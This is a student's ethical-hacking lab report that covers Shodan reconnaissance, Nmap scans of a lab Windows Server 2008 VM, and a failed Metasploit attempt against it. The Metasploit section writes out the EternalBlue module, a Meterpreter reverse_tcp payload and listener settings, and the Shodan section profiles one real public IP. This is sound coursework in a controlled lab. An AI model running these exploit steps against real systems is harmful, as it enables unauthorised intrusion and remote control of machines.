

# CYSE601: Lab Assignment | Ethical Hacking

**Student Name:** Aaron Jones

This lab is designed to introduce you to complete a basic ethical hacking practice using several powerful tools. You will learn how to perform networking scanning to identify the vulnerability, then use Metasploit commands to perform a simple exploit on a test system. Follow the instructions provided for each task. Submit your comprehensive lab report in Canvas, ensuring it includes each item listed under the "Lab Report Requirements".

**Note:** Always remember that this tool should only be used in ethical and authorized ways. All activities in this lab must be conducted in a controlled environment with permission.

## Task 1: Practicing with Shodan

**Objective:** Familiarize yourself with Shodan to understand how it can be used to gather information about devices connected to the internet.


### Instructions

1. Create a Shodan Account. Visit [Shodan.io](https://shodan.io) and sign up for a free account. Familiarize yourself with the basic layout and features of Shodan.
2. Conduct *at least five* different searches using Shodan. These searches can include finding specific types of devices (like webcams, routers, servers), specific services (like HTTP, FTP), or devices in a specific location.
3. Document each search query you use and summarize the results.
4. Choose one of the search results. Investigate the details provided by Shodan about the device or service. This can include IP addresses, ports, geographical location, and potential vulnerabilities.
5. Write a brief report on what this information could potentially tell a cybersecurity professional.
6. Reflect on how Shodan can be used in ethical hacking and cybersecurity. Discuss potential risks and ethical considerations when using this tool.

### Lab Report Requirements

- A document containing your search queries, summaries of the results, detailed analysis of one chosen result, and your reflection on the use of Shodan. (20 points)

1. Webcam- Searching webcam, it resulted in 5,184 results. Top countries: US, China, Singapore, India and Belarus. Top ports: 8081, 8080, 443, 80 and 8085. Top organizations: Asia Pacific Network Information Center, Tencent cloud computing, ACEVILLE PTE.LTD. and FE ALTERNATIVNAYA ZIFROVAYA. Top products: Yawcam webcam viewer, Apache httpd, webcam 7 httpd, nginx and Netwave IP camers http config. Top operating systems: Windows, Ubuntu, QTS 5.1.3 and Synology DiskStation Manager.



2. Routers- Searching routers, it resulted in 16,891 results


Top countries: Australia, France, Spain, Turkey and United States.

Top ports: 443, 80, 8080, 8443 and 2000.

Top organizations: Telstra Limited, Asia Pacific Network Information Center, Turkcell Internet, Bouygues Telecom SA and SingTel Optus Pty Ltd.

Top products: Milesight Industrial Cellular, Tor built-in httpd, Apache httpd, PPTP and Mikro Tik.

Top operating systems: Mikro Tik RouterOS 6.48.6, Mikro Tik RouterOS 6.49.13, Debian GNU/Linux 10 (buster) and Mikro Tik RouterOS 6.49.15



### 3. Servers- Searching servers, it resulted in 2,257,301


Top countries: China, US, Japan, Hong Kong, Singapore

Top ports: 443, 9998, 2000, 8443, 9100

Top organizations: Metaverse Limited, CDNetworks, China Mobile Community and CDNetworks Inc.

Top products: nginx, Apache httpd, Exim smtpd, MDNS and PPTP

Top operating systems: Windows, Mikro Tik RouterOS 6.49.15 and Ubuntu



### 4. Port:22- Searching port:22 which is the default port for SSH, which is used to connect to remote devices and issue commands. The search resulted in 26,204,606 finding.



Top countries:US, Brazil, China, Germany and Argentina.

Top ports: N/A


Top organizations: Telefonica Brasil, Google LLC, DigitalOcean, LLC, Telefoncia de Argentina and Aliyun Computing Co.

Top products: OpenSSH, Dropbear sshd, Linksys WRT45G, lancom sshd and ZyXEL.

Top operating systems: Linux, Ubuntu, Debian, FreeBSD, Debian-Security.



I was able to analyze IP address 103.175.147.217. The geographical location is Viet Nam and the open ports are 80 HTTP and 443 HTTPS. The organization is IDS Vietnam Nam Solution Corporation, and the operating system is Linux. Upon further investigation this no security vendor flagged this IP as malicious or involved in any harmful activities.



A potential vulnerability could be the validity period. The certificate is valid from August 16, 2024 to Nov 14, 2024. If the certificate is not renewed before the expiration date, the website will not be accessible by HTTPS, and visitors will receive a warning about insecure connection. If the certificate is not renewed in time users may be susceptible to man in the middle attacks, where an attacker could exploit SSL/TLS misconfigurations to intercept traffic.

### SSL Certificate

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

04:e2:18:5f:ce:0c:7d:c5:d9:84:b7:52:e2:f7:bb:32:f4:0e

Signature Algorithm: ecdsa-with-SHA384

Issuer: C=US, O=Let's Encrypt, CN=E5

Validity

Not Before: Aug 16 23:08:38 2024 GMT

Not After : Nov 14 23:08:37 2024 GMT

Shodan is a very powerful tool for security professionals, however it can be misused. Shodan serves as a valuable tool for identifying vulnerabilities. Ethical hackers and pen testers can leverage Shodan in many ways by conducting non-intrusive reconnaissance and vulnerability assessments. On the other hand, the risk if misused could be harmful. Cybercriminals could use this same tool for malicious acts. Shodan can display sensitive information that can be exploited to gain unauthorized access. This tool must be handled with care and adhering to strict ethical guidelines, and practicing responsible testing.

5. Port:3389- The search resulted in 4,251,938 finding.


Top countries:China, United States, Germany, Hong Kong and Japan.

Top ports: N/A

Top organzations: Google LLC, Aliyun Computing Co, Tencent cloud computing and Microsoft Corporation.

Top products: Remote desktop Protocol, OpenSSH, nginx, Socks4A and Hikvision IP Camera.

Top operating systems: Windows Server 2022 and Windows.




## Task 2: Practicing with Nmap

**Objective:** Gain hands-on experience with Nmap, a network scanning tool, using the CCIA platform.

### Instructions:

1. Power on the following VMs in the Hyper-V Manager once you log into the CCIA virtual lab environment:
  - a. **External Attacker Kali** [IP: 192.168.217.3]
  - b. pfSense Firewall
  - c. **Windows Server 2008 VM** [IP: 192.168.10.11]
2. Login to the **External Attacker Kali** and perform a series of port scans to the target **Windows Server 2008 VM**. This should include host discovery, port scanning, service enumeration, and OS detection.



```
Attacker Kali - External Workstation on CY601-AJONE183 - Virtual Machine Connection
File Action Media View Help
1 2 3 4


root@kali: ~
File Actions Edit View Help
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 17.85 seconds

root@kali: ~
# nmap 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 01:28 EDT
Nmap scan report for 192.168.10.19
Host is up (0.020s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 18.37 seconds

root@kali: ~
```



```
Attacker Kali - External Workstation on CY601-AJONE183 - Virtual Machine Connection
File Action Media View Help

root@kali: ~
File Actions Edit View Help
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 18.05 seconds

(root@kali)-[~]
# nmap -sV 192.168.10.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 01:45 EDT
Nmap scan report for 192.168.10.19
Host is up (0.014s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.01 seconds

(root@kali)-[~]
```

I used the commands `nmap` and `nmap -sV`, with the `-sV` option allowing service version detection on open ports. Both scans show that the host is active, with the following ports open: 21/tcp FTP, 135/tcp Microsoft RPC, 139/tcp NetBIOS-SSN, 445/tcp Microsoft-DS, and 3389/tcp Microsoft Terminal Services. The operating system detected is Microsoft Windows.

Nmap is a powerful network scanning tool that scans IP addresses for open ports and provides detailed information about the network and its devices. From my experience, it has always been a highly useful and intelligent command-line tool, and best of all, it's free. Nmap is extensively documented, so if I encounter an issue, there's plenty of support available. It also generates reports on detected vulnerabilities, making it valuable for both security professionals and malicious actors. Understanding the scan outputs is crucial, and for those unfamiliar with them, Nmap's reference guide on their website is an excellent resource. These outputs help identify potential vulnerabilities, misconfigured firewall rules, or port filtering issues in your network.

3. Document each scan you perform, including the command used and a summary of the findings.
4. Write a report detailing your experience with Nmap. Discuss how Nmap can be used for network security assessments and the importance of understanding the output of various Nmap scans.

## Lab Report Requirements


A detailed report of your activities in the Nmap practice, including documentation of the scans, screenshots of your commands performed, and your analysis of the results. (30 points)

### Task 3: Hack a Windows Server 2008


**Objective:** Familiarize yourself with the Metasploit environment and its basic commands.

#### Instructions

1. Power on the following VMs in the Hyper-V Manager once you log into the CCIA virtual lab environment
  - External Attacker Kali [IP: 192.168.217.3]
  - pfSense Firewall
  - Windows Server 2008 VM [IP: 192.168.10.11]
2. (50 pt) Operate the Kali Linux, launch the msfconsole, and use the following configuration to attack the target Windows Server.
  - Use "ms17\_010\_eternalblue" as your exploit module.
  - Use "windows/x64/meterpreter/reverse\_tcp" as your payload.
  - Use the IP of the Windows Server as your rhost.
  - Use 4498 as the LPORT (listening port on the attacker).
  - Exploit the target.



```
Attacker Kali - External Workstation on CV601-AJONE183 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
(root@kali)-[~]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
```



```
Attacker Kali - External Workstation on CV601-AJONE183 - Virtual Machine Connection
File Action Media View Help

root@kali: ~
File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.10.19
rhost => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4498
lport => 4498
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4498
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - Rex::HostUnreachable: The host (192.168.10.19:445) was unreachable.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

3. (30 pt) If your exploit is successful, use the right commands from the Cheat Sheet to perform a post-exploitation task (e.g., gathering system information).
- Save as an image a screenshot of the target and display it from the attacker's machine.
  - Display the process ID that the Meterpreter is running inside.
  - Show the system name and OS type.

The host was unreachable and the target was not was vulnerable. If the exploit had been successful, Metasploit would have been able to attack the windows server. After the session began I would use the command getpid that would display the process ID. The command sysinfo would gather the system name and operating system.

## Lab Report Requirements

- A detailed report of your activities in the Metasploit practice, including documentation of the configurations and screenshots of your commands performed.
- Reflection and your analysis of the results (50 pt).

While the Nmap scans were effective in obtaining network information and detecting potential vulnerabilities, the Metasploit exploit attempt was unsuccessful, most likely because the target was not vulnerable to EternalBlue or was inaccessible on port 445. I assume the

Windows Server 2008 virtual machine was the intended target and for that reason I was not able to attack the windows 22 version.